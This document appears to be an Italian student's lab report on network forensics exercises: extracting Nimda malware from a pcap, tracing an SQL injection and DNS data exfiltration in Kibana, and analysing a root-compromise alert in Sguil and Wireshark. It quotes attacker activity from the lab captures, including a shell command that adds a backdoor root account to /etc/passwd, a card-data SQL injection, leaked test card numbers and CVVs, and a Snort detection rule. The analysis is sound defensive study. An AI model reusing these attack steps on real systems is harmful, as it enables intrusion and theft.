
## Esercizio 6

### Traccia

In questo esercizio avremo il compito di estrarre un file eseguibile da un .pcap e di utilizzare Wireshark per effettuarne l'analisi. Questo file contiene i pacchetti relativi al download di un malware chiamato *Nimda*.

### Svolgimento

Procediamo con l'avvio della macchina virtuale *CyberOps Framework*. Da terminale ci spostiamo nella directory *lab.support.files* con `cd /home/analyst/lab.support.files` e successivamente nella sottodirectory *pcaps*.



The screenshot shows a terminal window titled "Terminal - analyst@secOps:~/lab.support.files/pcaps". The terminal displays a series of Linux shell commands and their outputs:


```
[analyst@secOps ~]$ ls
capture.pcap  file1new.txt      file2new.txt      space.txt
Desktop        fileisymbolic.txt lab.support.files W32.Nimda.Amm.exe
Downloads      file2hard        second_drive

[analyst@secOps ~]$ cd lab.support.files/
[analyst@secOps lab.support.files]$ ls
apache_in_epoch.log    instructor      pox
applicationX_in_epoch.log letter_to_grandma.txt sample.img
attack_scripts          logstash-tutorial.log sample.img_SHA256.sig
confidential.txt        malware         scripts
cyops.mn                mininet_services SQL_Lab.pcap
elk_services            openssl_lab
h2_dropbear.banner      pcaps

[analyst@secOps lab.support.files]$ cd pcaps/
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap


[analyst@secOps pcaps]$ wireshark-gtk & nimda.download.pcap
```

Procediamo con l'analisi del file *nimda.download.pcap* tramite Wireshark.



Notiamo che il quarto pacchetto, che segue il three-way handshake equivale alla richiesta del malware. Questa richiesta è stata effettuata tramite protocollo HTTP ed inviata come richiesta GET.

Dato che HTTP viene eseguito su TCP possiamo utilizzare la funzione *Follow TCP Stream* sul primo pacchetto (SYN) per ricostruire la transazione.



Si aprirà una nuova finestra contenente i dettagli dell'intero flusso. Scorrendo verso il basso possiamo asserire che si tratti del file *cmd.exe* di Microsoft Windows.

```
.....4..V.S._V.E.R.S.I.O.N._I.N.F.O.....jD....jD.?.....S.t.r.i.n.g.F.i.l.e.I.n.f.o....  
0.4.0.9.0.4.B.0...L....C.o.m.p.a.n.y.N.a.m.e....M.i.c.r.o.s.o.f.t.C.o.r.p.o.r.a.t.i.o.n...  
.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n....W.i.n.d.o.w.s.C.o.m.m.a.n.d.P.r.o.c.e.s.s.o.r.r)...F.i.l.e.V.e.r.s.i.o.n....  
5...1...7.6.0.1...1.7.5.1.4...(.w.i.n.7.s.p.1...r.t.m...1.0.1.1.1.9...-1.8.5.0)....  
.....I.n.t.e.r.n.a.l.N.a.m.e...c.m.d....L.e.g.a.l C.o.p.y.r.i.g.h.t....M.i.c.r.o.s.o.f.t.C.o.r.p.o.r.a.t.i.o.n...A.l.l.r.i.g.h.t.s.r.e.s.e.r.v.e.d....8...O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e..C.m.d...E.x.e...]  
%...P.r.o.d.u.c.t.N.a.m.e....M.i.c.r.o.s.o.f.t....W.i.n.d.o.w.s...O.p.e.r.a.t.i.n.g.S.y.s.t.e.m....B....P.r.o.d.u.c.t.V.e.r.s.i.b.n...6...1...7.6.0.1...1.7.5.1.4...D....V.a.r.F.i.l.e.I.n.f.o....$....T.r.a.n.s.l.a.t.i.o.n....  
7....0...@.../...!  
9...d.....M.U.I.....M.U.I.....e.n.-U.S.....
```

Selezioniamo ora il quarto pacchetto, ovvero quello della richiesta HTTP GET ed esportiamo sulla cartella *analyst*.

The screenshot shows the Wireshark interface with the file menu open. The 'Export Objects' option is selected, and within it, the 'HTTP' object is highlighted. Below this, a list of objects is shown, including DICOM, IMF, SMB, and TFTP. The fourth row, which corresponds to the highlighted HTTP object, shows a packet from 209.165.202.133 to 209.165.200.235. The details pane shows the packet number 309, source 209.165.202.133:6666, content type application/octet-stream, size 345 kB, and filename W32.Nimda.Amm.exe. A save dialog box is also visible at the bottom, prompting to save the object as 'W32.Nimda.Amm.exe'.

Packet num	Hostname	Content Type	Size	Filename
309	209.165.202.133:6666	application/octet-stream	345 kB	W32.Nimda.Amm.exe

---

Torniamo al terminale e verifichiamo che il file sia stato salvato.

```
[analyst@sec0ps ~]$ ls -l
total 380
-rw-r--r-- 1 root      root      7044 Feb 18 09:13 capture.pcap
drwxr-xr-x 2 analyst   analyst   4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst   analyst   4096 Mar 22 2018 Downloads
-rw-r--r-- 1 analyst   analyst    9 Feb 24 06:43 file1new.txt
lrwxrwxrwx 1 analyst   analyst    9 Feb 24 06:55 fileisymbolic.txt -
-rw-r--r-- 2 analyst   analyst    5 Feb 24 06:44 file2hard
-rw-r--r-- 2 analyst   analyst    5 Feb 24 06:44 file2new.txt
drwxr-xr-x 9 analyst   analyst   4096 Jul 19 2018 lab.support.files
drwxr-xr-x 3 analyst   analyst   4096 Mar 26 2018 second_drive
-rw-r--r-- 1 analyst   analyst   233 Feb 20 09:38 space.txt
-rw-r--r-- 1 analyst   analyst 345088 Feb 24 08:02 W32.Nimda.Amm.exe
```

Controlliamo infine la tipologia del file in questione e notiamo che si tratta effettivamente di un file eseguibile di Windows.

```
[analyst@sec0ps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
```

---

## Bonus 1

### Traccia

In questo laboratorio investigheremo i log relativi ad un attacco SQL injection e un'esfiltrazione di dati DNS

- **Parte 1:** indagare su un attacco SQL injection
- **Parte 2:** indagare sull'esfiltrazione dei dati DNS


### Svolgimento

L'esercizio è stato svolto su macchina virtuale *Security Onion*.

Effettuiamo il login con username *analyst* e password *cyberops* e inseriamo sul terminale il comando *sudo so-status* per verificare lo stato dei servizi.


```
analyst@SecOnion:~$ sudo so-status
Status: securityonion
  * sguil server                                     [ OK ]
Status: seconion-import
  * pcap_agent (sguil)                             [ OK ]
  * snort_agent-1 (sguil)                           [ OK ]
  * barnyard2-1 (spooler, unified2 format)        [ OK ]
Status: Elastic stack
  * so-elasticsearch                                [ OK ]
  * so-logstash                                     [ OK ]
  * so-kibana                                       [ OK ]
  * so-freqserver                                    [ OK ]
```

Accediamo a *Kibana* tramite il collegamento presente sul desktop ed inseriamo le credenziali *analyst* e *cyberops*



## Parte 1

Nella schermata principale modifichiamo le date di visualizzazione includendo il mese di giugno 2020, in cui sono avvenuti gli eventi oggetto di analisi.



L'immagine mostra la dashboard e le informazioni fornite da *Kibana*.

Kibana è un'applicazione open-source che funge da strumento di visualizzazione e analisi dei dati, progettata per lavorare con Elasticsearch, un motore di ricerca e analisi distribuito.

Applichiamo il filtro *HTTP* in *Zeek Hunting* per filtrare il traffico associato al protocollo web.

In basso vengono mostrati i log delle comunicazioni *HTTP*, in cui possiamo vedere gli indirizzi IP sorgente e destinazione e la porta usata (80).

Time ▾	source_ip	destination_ip	destination_port	resp_fuids	uid
▶ June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt h3LH1	CuKeR52 aPjRN7Pf qDd

Espandendo le informazioni relative al log vengono mostrate tutte le informazioni

The screenshot shows a log entry with the following fields:

- @timestamp: June 12th 2020, 21:30:09.445
- destination\_port: 80
- event\_type: http
- host: d68c936806ae
- ips: 200.105.200.235, 200.105.200.227
- message: A JSON object containing a timestamp, an alert ID, and a URL. The URL includes parameters like 'method': 'GET', 'host': '200.105.200.235', 'url': '/mutillidae/index.php?page=user\_info.php&username=' and a union-select SQL injection payload.

Negli screenshot si possono vedere *timestamp*, *event\_type* e *message*.

Analizzando il corpo del messaggio della richiesta HTTP GET possiamo capire che l'attaccante cerca richiedere informazioni sulle carte di credito (nell'URL sono presenti *ccid*, *ccnumber*, *cvv* ecc.)

Alcune informazioni possono essere visualizzate cliccando sui collegamenti. Ad esempio clicchiamo il valore relativo a *alert\_id*.

The screenshot shows a log entry with the following fields:

- t \_id: ZzjrzXIBB6Cd-\_0SD\_iW

La pagina che si apre mostra informazioni da *capME!*, una interfaccia web che permette di vedere la trascrizione di un file .pcap.

Utilizziamo la funzione di ricerca per filtrare la keyword *username* con *Ctrl+F*, scorriamo in basso e troviamo le occorrenze mostrate nelle immagini che seguono


DST: 24  
DST: <b>Username=</b>7746536337776330<br>  
DST:  
DST: 17  
DST: <b>Password=</b>722<br>  
DST:  
DST: 22  
DST: <b>Signature=</b>2015-04-01<br><p>  
DST:  
DST: 24  
DST: <b>Username=</b>8242325748474749<br>  
DST:  
DST: 17  
DST: <b>Password=</b>461<br>  
DST:  
DST: 22  
DST: <b>Signature=</b>2016-03-01<br><p>  
DST:  
DST: 24  
DST: <b>Username=</b>7725653200487633<br>  
DST:  
DST: 17  
DST: <b>Password=</b>230<br>  
DST:  
DST: 22  
DST: <b>Signature=</b>2017-06-01<br><p>  
DST:  
DST: 24  
DST: <b>Username=</b>1234567812345678<br>  
DST:  
DST: 17  
DST: <b>Password=</b>627<br>

---

Analizzando la risposta del server notiamo che, in maniera anomala, è elencata una lista di username e password (corrispondenti a numero delle carte e codice cvv).

## Parte 2

Eliminiamo i filtri precedentemente impostati su *Kibana* ed utilizziamo quello per il traffico *DNS*. Nella dashboard vengono mostrati tutti i dettagli, noi ci concentriamo sui log relativi alle query poiché ce ne sono alcune sospette.



Query
17.201.165.209.in-addr.arpa
434f4e464944454e5449414c2044f43554d454e540a444f204e4f5420!
484152450a5468697320646f63756d656e7420636f6e7461696e73206!
666f726d6174696f6e2061626f757420746865206c6173742073656375
697479206272656163682e0a.ns.example.com

Esportiamo il file *raw* nella cartella *Downloads* dell'utente *analyst*. Nel terminale inseriamo il comando `xxd -r -p "DNS - Queries.csv" > secret.txt` per decodificare il file .csv in un file di testo chiamato *secret.txt*, quindi ne leggiamo il contenuto con `cat secret.txt`

```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

I risultati indicano che è possibile che un malware stia creando queste richieste DNS, codificando il contenuto dei documenti presenti sulla macchina target in formato esadecimale.

Le richieste DNS vengono comunemente inviate fuori dalla rete verso internet, quindi le richieste DNS potrebbero non essere monitorate.


## Bonus 2

### Traccia

In questo esercizio esamineremo i registri raccolti durante lo sfruttamento di una vulnerabilità documentata per determinare, tramite analisi dei log e 5-Tuple, gli host e i file compromessi. Dopo l'attacco gli utenti non hanno più accesso al file *confidencial.txt*, esamineremo in che modo tale file è stato compromesso.

### Svolgimento

Procediamo avviando la VM *SecurityOnion* utilizzando le credenziali *analyst* e *cyberops* e successivamente avviamo *Sguil* inserendo le stesse e selezionando tutte le interfacce di rete.



A questo punto prendiamo in considerazione il pacchetto con il messaggio *GPL ATTACK-RESPONSE id check returned root*. Questo messaggio indica che l'accesso root potrebbe essere stato ottenuto durante un attacco.

L'host con IP 209.165.200.235 ha restituito l'accesso root a quella macchina con IP 209.165.201.17.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	114	seconion-...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on por...
RT	2	seconion-...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS Update From ...
RT	13	seconion-...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Likely ...
RT	13	seconion-...	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS WinHtt...
RT	13	seconion-...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL Wi...
RT	4	seconion-...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SSL B...
RT	1	seconion-...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE id c...
RT	351	seconion-...	1.1	2020-06-19 18:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the syst...
RT	23	seconion-...	1.2	2020-06-19 18:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum ch...
RT	7	seconion-...	1.4	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added to t...
RT	7	seconion-...	1.5	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to th...
RT	2	seconion-...	1.18	2020-06-19 18:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports status ...
RT	1	seconion-...	1.19	2020-06-19 18:18:41	0.0.0.0		0.0.0.0		0	[OSSEC] Received 0 packets in...

Selezioniamo le caselle *Show Packet Data* e *Show Rule* per visualizzare ogni avviso in modo più dettagliato.

Show Packet Data  Show Rule

```
alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root";
content:"uid=0[28]root[29]"; fast_pattern:only; classtype:bad-unknown; sid:2100498; rev:8;
metadata:created_at 2010_09_23, updated_at 2010_09_23)
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 700
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	209.165.200.235	209.165.201.17	4	5	0	76	31846	2	0	64	3506
TCP	Source Port	Dest Port	U R A G K P C S Y F	R R R O H T N N	R S Y I	Seq #	Ack #	Offset	Res	Window	Urp ChkSum
	6200	45415	.	.	.	X X .	.	2951186435	1436935650	8	0 181 0 29271
DATA	75	69	64	3D	30	28	72	6F	6F	74	29 20 67 69 64 3D uid=0(root) qid=

A questo punto selezioniamo l'opzione *Transcript* per esaminare le trascrizioni dell'alert. Questa ci mostra le transazioni tra l'attaccante (*SRC*) e la vittima (*DST*).

Il threat actor sta eseguendo comandi Linux sul target navigando il file system, copiando il file *shadow* e modificando */etc/shadow* e */etc/password*.

seconion-import-1\_1

```

File
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7::?:?] (up: 6267 ms)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

SRC: id
SRC: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
SRC:
SRC: whoami
SRC:
DST: root
SRC:
SRC: hostname
SRC:
DST: metasploitable
SRC:
SRC: ifconfig

```

SRC: cat /etc/passwd | grep root  
SRC:  
DST: root:x:0:0:root:/root:/bin/bash  
DST:  
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd  
SRC:  
SRC: grep root /etc/passwd  
SRC:  
DST: root:x:0:0:root:/root:/bin/bash  
DST: myroot:x:0:0:root:/root:/bin/bash  
DST:  
SRC: exit  
SRC:

Passiamo ora ad una verifica con *Wireshark*. Si nota subito lo scambio di pacchetti tra attaccante e target con l'iniziale three-way handshake.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-06-11 03:41:20.787779	209.165.201.17	209.165.200.235	TCP	74	45415 → 6200 [SYN] Seq=0 Win=64240 Len=0 M..
2	2020-06-11 03:41:20.787834	209.165.200.235	209.165.201.17	TCP	74	6200 → 45415 [SYN, ACK] Seq=0 Ack=1 Win=57...
3	2020-06-11 03:41:20.788838	209.165.201.17	209.165.200.235	TCP	66	45415 → 6200 [ACK] Seq=1 Ack=1 Win=64256 L...
4	2020-06-11 03:41:20.788838	209.165.201.17	209.165.200.235	TCP	69	45415 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=64...
5	2020-06-11 03:41:20.788905	209.165.200.235	209.165.201.17	TCP	66	6200 → 45415 [ACK] Seq=1 Ack=4 Win=5792 Le...
6	2020-06-11 03:41:20.789872	209.165.200.235	209.165.201.17	TCP	90	6200 → 45415 [PSH, ACK] Seq=1 Ack=4 Win=57...
7	2020-06-11 03:41:20.790022	209.165.201.17	209.165.200.235	TCP	66	45415 → 6200 [ACK] Seq=4 Ack=25 Win=64256 ...
8	2020-06-11 03:41:20.790667	209.165.201.17	209.165.200.235	TCP	88	45415 → 6200 [PSH, ACK] Seq=4 Ack=25 Win=6...
9	2020-06-11 03:41:20.826299	209.165.200.235	209.165.201.17	TCP	66	6200 → 45415 [ACK] Seq=25 Ack=26 Win=5792 ...
10	2020-06-11 03:41:24.394348	209.165.201.17	209.165.200.235	TCP	89	45415 → 6200 [PSH, ACK] Seq=26 Ack=25 Win=...
11	2020-06-11 03:41:24.394614	209.165.200.235	209.165.201.17	TCP	66	6200 → 45415 [ACK] Seq=25 Ack=49 Win=5792 ...
